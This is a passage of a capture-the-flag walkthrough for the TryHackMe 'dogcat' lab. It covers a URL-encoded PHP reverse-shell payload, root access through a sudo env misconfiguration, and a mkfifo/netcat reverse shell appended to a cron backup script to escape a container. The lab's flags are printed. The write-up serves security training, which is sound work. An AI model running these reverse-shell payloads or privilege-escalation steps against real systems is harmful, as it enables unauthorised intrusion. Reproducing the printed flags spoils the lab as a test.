```

Before append url enocde above command

```
%70%68%70%20%2d%72%20%27%24%73%6f%63%6b%3d%66%73%6f%63%6b%6f%70%65%6e%28%22%59%4f%55%52%5f%49%50%22%2c%31%32%33%34%29%3b%65%78%65%63%28%22%62%61%73%68%20%3c%26%33%20%3e%26%33%20%32%3e%26%33%22%29%3b%27
```



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/dogcat]
└─# rlwrap -f . -r nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.17.64.140] from (UNKNOWN) [10.10.4.219] 52752
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
ls
cat.php
cats
dog.php
dogs
flag.php
index.php
style.css
```

Got a shell

```
www-data@1805243df613:/var/www/html$ ls -la
ls -la
total 36
drwxrwxrwx 4 www-data www-data 4096 Aug 31 13:19 .
drwxr-xr-x 1 root     root     4096 Mar 10  2020 ..
-rw-r--r-- 1 www-data www-data   51 Mar  6  2020 cat.php
drwxr-xr-x 2 www-data www-data 4096 Aug 31 13:19 cats
-rw-r--r-- 1 www-data www-data   51 Mar  6  2020 dog.php
drwxr-xr-x 2 www-data www-data 4096 Aug 31 13:19 dogs
-rw-r--r-- 1 www-data www-data   56 Mar  6  2020 flag.php
-rw-r--r-- 1 www-data www-data  958 Mar 10  2020 index.php
-rw-r--r-- 1 www-data www-data  725 Mar 10  2020 style.css
www-data@1805243df613:/var/www/html$ cat flag.php
cat flag.php
<?php
$flag_1 = "THM{Th1s_1s_N0t_4_Catdog_ab67edfa}"
?>
www-data@1805243df613:/var/www/html$
```

```
www-data@1805243df613:/var/www$ ls -la
ls -la
total 20
drwxr-xr-x 1 root     root     4096 Mar 10  2020 .
drwxr-xr-x 1 root     root     4096 Feb 26  2020 ..
-rw-r--r-- 1 root     root       23 Mar 10  2020 flag2_QMW7JvaY2LvK.txt
drwxrwxrwx 4 www-data www-data 4096 Aug 31 13:19 html
www-data@1805243df613:/var/www$ cat flag2_QMW7JvaY2LvK.txt
cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}
www-data@1805243df613:/var/www$
```

Privilege Escalation

```
sudo -l
```

```
www-data@1805243df613:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on 1805243df613:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 1805243df613:
    (root) NOPASSWD: /usr/bin/env
www-data@1805243df613:/home$
```

Go to https://gtfobins.github.io/ and search for **env** and click on **sudo**

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

```
sudo /usr/bin/env /bin/sh
```

```
www-data@1805243df613:/home$ sudo /usr/bin/env /bin/sh
sudo /usr/bin/env /bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
cd /root
ls -la
total 20
drwx------ 1 root root 4096 Mar 10  2020 .
drwxr-xr-x 1 root root 4096 Aug 31 13:19 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-r-------- 1 root root   35 Mar 10  2020 flag3.txt
cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}
```

We got a **root** shell of the system

Now go to the **/opt** folder found a **backups** folder that has backup script

```
root@1805243df613:~# cd /opt
cd /opt
root@1805243df613:/opt# ls
ls
backups
root@1805243df613:/opt# cd backups
cd backups
root@1805243df613:/opt/backups# ls -la
ls -la
total 2892
drwxr-xr-x 2 root root    4096 Apr  8  2020 .
drwxr-xr-x 1 root root    4096 Aug 31 13:19 ..
-rwxr--r-- 1 root root      69 Mar 10  2020 backup.sh
-rw-r--r-- 1 root root 2949120 Aug 31 13:56 backup.tar
root@1805243df613:/opt/backups# cat backup.sh
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
```

So the script basically backs up the **/root/container** to the **backup.tar** file we found. It might be running a cron job.

Add reverse shell end of the file and start the listener

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc YOUR_IP 4444
>/tmp/f" >> backup.sh
```

```
root@1805243df613:/opt/backups# echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc [redacted] 4444 >/tmp/f" >> backup.sh
< -i 2>&1|nc 10.17.64.140 4444 >/tmp/f" >> backup.sh
root@1805243df613:/opt/backups# cat backup.sh
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc [redacted] 4444 >/tmp/f
```

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/dogcat]
└─# rlwrap -f . -r nc -lvnp 4444
listening on [any] 4444 ...
connect to [redacted] from (UNKNOWN) [10.10.4.219] 55734
bash: cannot set terminal process group (3586): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@dogcat:~# ls -la
ls -la
total 40
drwx------  6 root root 4096 Apr  8  2020 .
drwxr-xr-x 24 root root 4096 Apr  8  2020 ..
lrwxrwxrwx  1 root root    9 Mar 10  2020 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Apr  8  2020 .cache
drwxr-xr-x  5 root root 4096 Mar 10  2020 container
-rw-r--r--  1 root root   80 Mar 10  2020 flag4.txt
drwx------  3 root root 4096 Apr  8  2020 .gnupg
drwxr-xr-x  3 root root 4096 Apr  8  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Mar 10  2020 .selected_editor
root@dogcat:~# cat flag4.txt
cat flag4.txt
THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}
root@dogcat:~#
```

We got our fourth flag and **root** shell